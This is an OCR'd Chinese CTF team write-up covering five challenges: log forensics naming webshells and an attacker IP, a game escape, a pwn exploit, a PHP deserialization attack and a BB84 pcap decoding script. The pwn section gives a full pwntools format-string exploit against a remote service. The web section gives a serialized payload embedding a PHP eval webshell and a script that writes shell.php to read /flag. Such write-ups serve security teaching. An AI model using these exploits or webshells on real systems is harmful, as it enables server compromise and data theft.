
昌吉学院-杨老师说的都对 wp
排行榜:


cdf-可恶的木马竟然伪装成我的朋友
解压放入题目描述给 trae　　flag：flag{2018-02-23/183.62.9.42/2.jsp}
具体路径- 日期： c:\Users\呆呆邓\Downloads\logs_AqhGiUX\ex180223.log:7705 与 c:\Users\呆呆邓\Downloads\logs_AqhGiUX\ex180223.log:7791
- IP： c:\Users\呆呆邓\Downloads\logs_AqhGiUX\ex180223.log:7739 、 c:\Users\呆呆邓 \Downloads\logs_AqhGiUX\ex180223.log:7754 、 c:\Users\ 呆 呆 邓 \Downloads\logs_AqhGiUX\ex180223.log:7760
- WebShell 文件名： c:\Users\呆呆邓\Downloads\logs_AqhGiUX\ex180223.log:7712 （table.jsp）、 c:\Users\ 呆 呆 邓 \Downloads\logs_AqhGiUX\ex180223.log:7715 、 c:\Users\呆呆邓\Downloads\logs_AqhGiUX\ex180223.log:7717（en.jsp）、c:\Users\呆呆邓 \Downloads\logs_AqhGiUX\ex180223.log:7719 、 c:\Users\ 呆 呆 邓 \Downloads\logs_AqhGiUX\ex180223.log:7756 、 c:\Users\ 呆 呆 邓 \Downloads\logs_AqhGiUX\ex180223.log:7807 （2.jsp）
补充说明

- 日期取同日日志的时间戳 [23/Feb/2018] ；同时可见 banner_home.jpg 文件大小从 50428 变为 37756 （7705→7791），表明当晚被替换。
- IP 取当晚对 WebShell 发起多次 POST 的来源地址 183.62.9.42 。
- WebShell 文件名按当晚日志时间先后顺序提取为 table.jsp-en.jsp-2.jsp 。



game-我勒个超级玛丽奥

最下面换窗口右键可以菜单，打开 bash　catflag




pwn-我最好的初代同事

破解一个“数学验证码”——程序用时间戳当种子生成随机数，我们本地用同样方法预测答案，连对 5 题就能进入主程序。然后利用格式化字符串漏洞：先泄露栈地址定位目标位置，再分两次精心构造 payload——第一次把目标地址写入栈，第二次往这个地址写入特定值（0xe3），可能是覆盖返回地址或修改函数指针。最后触发漏洞就能拿到 shell。整个过程就像先猜对密码进门，再通过漏洞重写程序逻辑获得 bash.

```
from pwn import *
from pwncli import *
from pwn_std import *
from ctypes import *
import time
```

```
context(arch='amd64', os='linux', log_level='debug')
# 连接远程服务
p = remote('113.201.14.253', 49477)
elf = ELF('./fmt')
libc = ELF('./libc.so.6')

def predict_canary_simple():
    """最简单的 canary 值预测"""
    # 加载 C 标准库
    libc = CDLL("./libc.so.6")  # Linux

    # 使用当前时间作为种子（这是关键！）
    current_time = int(time.time())
    libc.srand(current_time)

    # 生成随机数并取模
    random_val1 = libc.rand()
    random_val2 = libc.rand()
    num1 = random_val1 % 100
    num2 = random_val2 % 100

    print(f"当前时间戳: {current_time}")
    print(f"预测的 canary 值 1: {num1}")
    print(f"预测的 canary 值 2: {num2}")

    return num1, num2


# 定义常用函数
sl = lambda x: p.sendline(x)
sd = lambda x: p.send(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
rc = lambda x: p.recv(x)
rl = lambda: p.recvline()
ru = lambda x: p.recvuntil(x)
ita = lambda: p.interactive()

def debug(x=''):
    gdb.attach(p, x)
    pause()

# 运行预测
```

```
num1, num2 = predict_canary_simple()
ans = num1 + num2
print(f"预测的 canary 总和: {ans}")

# 接收提示并发送答案
ru(b'Please calculate five simple additions\n')
for i in range(5):
    sla(b'\n', str(ans))

# 获取栈地址
sla(b'[2]leave\n', '1')
sla(b'Input:\n', '%10$p'.encode())
p.recvuntil(b':')
rbp = int(p.recvuntil(b'\n', drop=True), 16)
print('rbp:', hex(rbp))

# 计算目标地址
sla(b'[2]leave\n', '1')
kk = rbp - 0x18
kk = (kk & 0xffff)

# 第一次格式化字符串攻击 - 写入地址
payload = '%' + str(kk) + 'c%36$hn'
payload = payload.encode().ljust(0x10, b'a')
sa(b'Input:\n', payload)

# 第二次格式化字符串攻击 - 写入值
sla(b'[2]leave\n', '1')
payload1 = '%' + str(0xe3) + 'c%49$hhn'
payload1 = payload1.encode().ljust(0x10, b'b')
sa(b'Input:\n', payload1)

# 交互
ita()
```



flag{0135b5fe38958f65e8eec252ab9f9845}

web-浅析 PHP 原生类

读取 php 通过 data 参数出发反序列化:

__wakeup() → 访问 username 属性

__toString() → 将 username 作为函数调用

__invoke() → 调用 write 方法

SplFileObject::open() → 写入恶意文件

构建 payload：

O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A4%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3Bs%3A5%3A%22shell%22%3Bs%3A25%3A%22%3C%3Fphp+%40eval%28%24_POST%5B1%5D%29%3B%3F%3E%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22123%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22123%22%3B%7D%

用 ai 构建 python 脚本

```
import requests

# 目标 URL
url = "http://7e60c711.clsadp.com/config.php"

# 构造反序列化 payload
payload = 'O:7:"install":1:{s:18:"\x00install\x00username";O:5:"Until":3:{s:1:"a";s:13:"SplFileObject";s:1:"b";s:9:"shell.php";s:1:"c";s:29:"<?php system(\"cat /flag\"); ?>";}}'

try:
    # 发送 GET 请求，通过 data 参数触发反序列化
```

```
    print("正在发送反序列化 payload...")
    response = requests.get(
        url,
        params={"data": payload},
        timeout=15
    )

    # 输出响应结果
    print("请求状态码：", response.status_code)
    print("反序列化响应内容：", response.text.strip())

    # 检查是否成功写入 webshell
    print("\n 正在检查 webshell 文件...")
    shell_url = url.replace("config.php", "shell.php")
    shell_response = requests.get(shell_url, timeout=15)
    print("webshell 访问状态码：", shell_response.status_code)

    if shell_response.status_code == 200:
        print("Flag 内容：", shell_response.text.strip())
    else:
        print("webshell 文件不存在或无法访问")

except Exception as e:
    print("请求失败！错误信息：", str(e))
```

返回结果

PS C:\Users\呆呆邓\Desktop> python "C:\Users\呆呆邓\Desktop\新建 文本文档.txt" cat /flag 正在发送反序列化 payload... 200 反序列化响应内容：a:2:{s:8:"username";O:7:"install":2:{s:17:"installusername";O:5:"Until":4:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;s:5:"shell";s:25:"flag{db29ec72d2fdf732d5473cfbc9d663a3}";}s:17:"installpassword";s:3:"123";}s:8:"password";s:32:"202cb962ac59075b964b07152d234b70";}

flag：flag{db29ec72d2fdf732d5473cfbc9d663a3}

misc-BB84

流量包的包字节跟 xor_key 异或然后把异或后的偶数位跟 0x09 异或奇数位跟 0x1b 异或

脚本

```
import pyshark
import re

PCAP = "bb84_attack.pcapng"
SP = 40001
XP = 40002
```

```
BP = 40003
CSTART = 40004
CEND = 40099

def payload_to_bytes(pkt):
    try:
        if hasattr(pkt, "tcp") and hasattr(pkt.tcp, "payload"):
            h = pkt.tcp.payload.replace(":", "")
            if h.strip() == "":
                return None
            return bytes.fromhex(h)
    except:
        pass
    return None

def extract_cipher_and_key():
    cap = pyshark.FileCapture(PCAP, display_filter="tcp")
    seed = None
    xorkey = None
    basis = None
    cipher = b""
    for pkt in cap:
        try:
            sport = int(pkt.tcp.srcport)
            dport = int(pkt.tcp.dstport)
        except:
            continue
        ports = {sport, dport}
        payload = payload_to_bytes(pkt)
        if payload is None:
            continue
        try:
            ptext = payload.decode(errors="ignore")
        except:
            ptext = ""
        if SP in ports and seed is None:
            if ptext.startswith("SEED:"):
                seed = ptext.split("SEED:")[1].strip()
        elif XP in ports and xorkey is None:
            if ptext.startswith("XOR_KEY:"):
                xorkey = ptext.split("XOR_KEY:")[1].strip()
        elif BP in ports and basis is None:
            if all(c in "x+" for c in ptext):
                basis = ptext.strip()
```


```
        elif any(CSTART <= p <= CEND for p in ports):
            cipher += payload
    cap.close()
    return seed, xorkey, basis, cipher

def extract_cipher_chunks():
    cap = pyshark.FileCapture(PCAP, display_filter="tcp")
    seed = None
    xorkey = None
    basis = None
    chunks = []
    for pkt in cap:
        try:
            sport = int(pkt.tcp.srcport)
            dport = int(pkt.tcp.dstport)
        except:
            continue
        ports = {sport, dport}
        payload = payload_to_bytes(pkt)
        if payload is None:
            continue
        try:
            ptext = payload.decode(errors="ignore")
        except:
            ptext = ""
        if SP in ports and seed is None:
            if ptext.startswith("SEED:"):
                seed = ptext.split("SEED:")[1].strip()
        elif XP in ports and xorkey is None:
            if ptext.startswith("XOR_KEY:"):
                xorkey = ptext.split("XOR_KEY:")[1].strip()
        elif BP in ports and basis is None:
            if all(c in "x+" for c in ptext):
                basis = ptext.strip()
        elif any(CSTART <= p <= CEND for p in ports):
            chunks.append(payload)
    cap.close()
    return seed, xorkey, basis, chunks

def xor_key(data, key):
    out = bytearray()
    L = len(key)
    for i, b in enumerate(data):
        out.append(b ^ key[i % L])
```

```
    return bytes(out)

def xor_even(data, v):
    out = bytearray(data)
    for i in range(0, len(out), 2):
        out[i] ^= v
    return bytes(out)

def xor_odd(data, v):
    out = bytearray(data)
    for i in range(1, len(out), 2):
        out[i] ^= v
    return bytes(out)

def parity_xor(data, even=0, odd=0, offset=0):
    out = bytearray(data)
    for i in range(len(out)):
        if ((i + offset) % 2) == 0:
            out[i] ^= even
        else:
            out[i] ^= odd
    return bytes(out)

def find_flags(buf):
    res = []
    pats = [
        rb"flag\{[^\}\n]{0,400}\}",
        rb"flag\{[0-9a-f]{32}\}",
    ]
    for rx in pats:
        for m in re.finditer(rx, buf, re.IGNORECASE):
            try:
                res.append(buf[m.start():m.end()].decode("latin1", errors="ignore"))
            except:
                pass
    return res

def main():
    # whole-stream approach
    seed, xorkey_hex, basis, cipher = extract_cipher_and_key()
    key = bytes.fromhex(xorkey_hex)
    base = xor_key(cipher, key)
    v1 = base
    v2 = xor_even(base, 0x09)
```

```
v3 = xor_odd(v2, 0x1B)
v4 = xor_key(cipher, key[::-1])
v5 = xor_odd(xor_even(v4, 0x09), 0x1B)
print("name=xorkey len=%d flags=%d" % (len(v1), len(find_flags(v1))))
for s in find_flags(v1):
    print(s)
print("name=xorkey_even09 len=%d flags=%d" % (len(v2), len(find_flags(v2))))
for s in find_flags(v2):
    print(s)
print("name=xorkey_even09_odd1B len=%d flags=%d" % (len(v3), len(find_flags(v3))))
for s in find_flags(v3):
    print(s)
print("name=key_rev len=%d flags=%d" % (len(v4), len(find_flags(v4))))
for s in find_flags(v4):
    print(s)
print("name=key_rev_even09_odd1B len=%d flags=%d" % (len(v5), len(find_flags(v5))))
for s in find_flags(v5):
    print(s)
best = None
best_hex = None
for odd in range(0, 256):
    tmp = xor_odd(v2, odd)
    m = re.search(rb"flag\{[0-9a-f]{32}\}", tmp, re.IGNORECASE)
    if m:
        best = odd
        best_hex = tmp[m.start():m.end()].decode("latin1", errors="ignore")
        break
print("scan_odd_hex_constant=", best)
if best_hex:
    print(best_hex)

hits = []
for a in range(0, 256):
    tmp = bytes([b ^ a for b in v3])
    ms = list(re.finditer(rb"flag\{[0-9a-f]{32}\}", tmp, re.IGNORECASE))
    for m in ms:
        s = tmp[m.start():m.end()].decode("latin1", errors="ignore")
        hits.append((a, s))
        print("all_xor=", a, s)
        break
print("scan_all_hex_count=", len(hits))

# per-chunk approach with parity reset and offset scan
seed_c, xorkey_hex_c, basis_c, chunks = extract_cipher_chunks()
```

```
    key_c = bytes.fromhex(xorkey_hex_c)
    idx = 0
    all_flags = []
    for ch in chunks:
        for offset in (0, 1):
            dec = xor_key(ch, key_c)
            dec = parity_xor(dec, even=0x09, odd=0x1B, offset=offset)
            fs = find_flags(dec)
            for s in fs:
                print(f"[{idx}]", s)
                all_flags.append(s)
            # brute-force additional all-byte xor constants
            for a in (0x00, 0x09, 0x1B):
                tmp = bytes([b ^ a for b in dec])
                for m in re.finditer(rb"flag\{[0-9a-f]{32}\}", tmp, re.IGNORECASE):
                    s = tmp[m.start():m.end()].decode("latin1", errors="ignore")
                    print(f"[{idx}]", s)
        idx += 1

if __name__ == "__main__":
    main()
```

跑出结果:



flag{9175782b167d00375b412a8dbd1df763}